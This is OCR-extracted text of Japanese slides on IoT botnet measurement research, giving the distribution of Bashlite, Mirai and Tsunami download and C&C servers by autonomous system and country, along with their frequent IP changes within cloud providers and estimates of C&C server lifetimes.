
→ただし、疑似的な攻撃を行わずに脆弱性の有無を判定することは容易ではない．Telnetのログイン試行と同様の整理が可能か？

- 少数の攻撃サーバから攻撃を行う場合(＝戦略２)は、大規模感染していてもダークネット/ハニーポットで観測できない可能性があり，フローデータの分析など別の観測方法が必要となる

本日のご説明

- IoTボットネットの概要
  - 感染拡大戦略
  - **C&Cサーバの分布**
  - DDoS攻撃実態
- その他のトピック
  - 電源を切っても消えないIoTマルウェア
  - 感染・脆弱性検査サービス am i infected?
  - サイバー攻撃エコシステム観測網

IoTボットネットの概要



攻撃インフラはホスティング/クラウドサービスに紛れている

Tab マルウェアダウンロードサーバの分布Top10

	Bashlite			Mirai			Tsunami		
	AS	CC	#DL	AS	CC	#DL	AS	CC	#DL
1	23033	US	167	12876	FR	50	20473	US	7
2	20473	US	117	31034	IT	31	12876	FR	5
3	31034	IT	108	20473	US	29	60781	NL	4
4	36352	US	97	43350	NL	20	31034	IT	4
5	33387	US	53	36352	US	16	23033	US	4
6	53755	US	52	29073	SC	10	44812	RU	3
7	393406	US	46	393406	US	9	43350	NL	3
8	200039	GB	40	49981	NL	8	36352	US	2
9	43350	NL	38	4766	KR	7	33387	US	2
10	49349	NL	27	47381	HU	7	62282	LT	1

Data Center/Hosting/Transit　Broadband ISP

	Bashlite			Mirai			Tsunami		
	AS	CC	#DL	AS	CC	#DL	AS	CC	#DL
1	14061	US	43	14061	US	933	14061	NL	5
2	60144	NL	12	14061	NL	192	14061	US	4
3	54290	US	11	51659	RU	94	53667	US	4
4	31034	IT	11	60144	NL	78	51659	RU	2
5	53667	US	10	20473	US	74	12876	FR	2
6	14061	NL	9	54290	US	71	53667	LU	1
7	51659	RU	8	14061	SG	71	14061	SG	1
8	3842	US	5	31034	IT	70	51167	DE	1
9	24806	CZ	4	53667	US	59	200651	SC	1
10	43350	NL	3	14061	GB	44	204725	UA	1

Table 4: T C&Cサーバの分布 Top 10 PS)

	Measurement one									Measurement two								
	Bashlite			Mirai			Tsunami			Bashlite			Mirai			Tsunami		
	AS	CC	#C&C	AS	CC	#C&C	AS	CC	#C&C	AS	CC	#C&C	AS	CC	#C&C	AS	CC	#C&C
1	23033	US	128	31034	IT	7	31034	IT	5	14061	US	38	14061	US	593	12876	FR	2
2	31034	IT	100	12876	FR	6	20473	US	4	60144	NL	15	14061	NL	111	14061	US	1
3	20473	US	84	49981	NL	2	43350	NL	1	14061	NL	6	60144	NL	71	14061	NL	1
4	36352	US	68	44812	RU	2	24961	FR	1	53667	US	6	51659	RU	59	31034	IT	1
5	393406	US	38	43350	NL	2	14061	NL	1	54290	US	5	54290	US	54	53667	US	1
6	43350	NL	35	29073	SC	2	-	-	-	31034	IT	4	31034	IT	46	200185	IT	1
7	53755	US	30	200019	MD	2	-	-	-	3842	US	3	20473	US	44	51659	RU	1
8	200039	GB	30	197226	PL	2	-	-	-	14061	SG	3	14061	SG	38	51731	CZ	1
9	33387	US	25	9605	JP	1	-	-	-	200185	IT	3	53667	US	37	197695	RU	1
10	60781	NL	21	8896	NO	1	-	-	-	51659	RU	3	14061	DE	36	-	-	-

Data Center/Hosting/Transit　Mobile ISP　Government


マルウェアダウンロードサーバの大部分は海外のホスティング/クラウド/データセンター**(ベージュ色)**に存在

C&Cサーバも同様の傾向

ただし、P2P型は中央サーバが存在せず、感染機器間で命令を相互伝達

◆ 同じクラウド内で頻繁に引っ越し

ダウンロードサーバ　C&Cサーバ




vers (middle), C&C Servers (right) seen in AS 31034 (Oct,

同じAS（クラウドサービス）内で引っ越し(IPアドレス変更)を繰り返す(C&Cサーバのブロックを防ぐため？)。

AS31034

ダウンロードサーバ　C&Cサーバ




vers (middle), C&C Servers (right) seen in AS 14061 (Oct,

同一時期に観測されるサーバ数は限定的であるため、検出されるIPアドレス数に比べて実体はそれほど大規模でない可能性が高い。

AS14061

C&Cサーバの寿命は？

2022年の約3か月551個のC2を観測した結果



２つの方法でC＆Cサーバの寿命を推定

＃模擬スクリプトベース推定法（**オレンジ**）は、疑似マルウェアにより実際にC&Cサーバに継続的に接続するため、より精度が高いことが期待される

◆ NOTICE/NICTER注意喚起への示唆

❖ **大部分が海外にある**

→国内でC&Cサーバを見つけてテイクダウン等の対応をすることは困難。クラウドサービスプロバイダへの情報提供と対応依頼は可能だが効果は期待できない(世界中から既に多くの対応依頼が届いているはずで、それでもC&Cサーバが長期に渡り多く存在しているということは、プロバイダとして対応が十分でないことを物語っている。そのようなサービスプロバイダが攻撃者にとって「住みやすい」環境といえる。)


❖ **C&Cサーバは時間と共に移動するものが多い(IPアドレスレベルで見ると寿命が短い)**

→C&Cサーバへの通信に基づく感染機器の検知を行う場合、C&Cサーバ情報は頻繁に更新が必要

本日のご説明

- IoTボットネットの概要
  - 感染拡大戦略
  - C&Cサーバの分布
  - **DDoS攻撃実態**
- その他のトピック
  - 電源を切っても消えないIoTマルウェア
  - 感染・脆弱性検査サービス am i infected?
  - サイバー攻撃エコシステム観測網

IoTボットネットの概要



C&Cサーバからの DoS攻撃命令の観測

2022年の約3か月551個のC&Cサーバに接続しコマンドを観測した結果


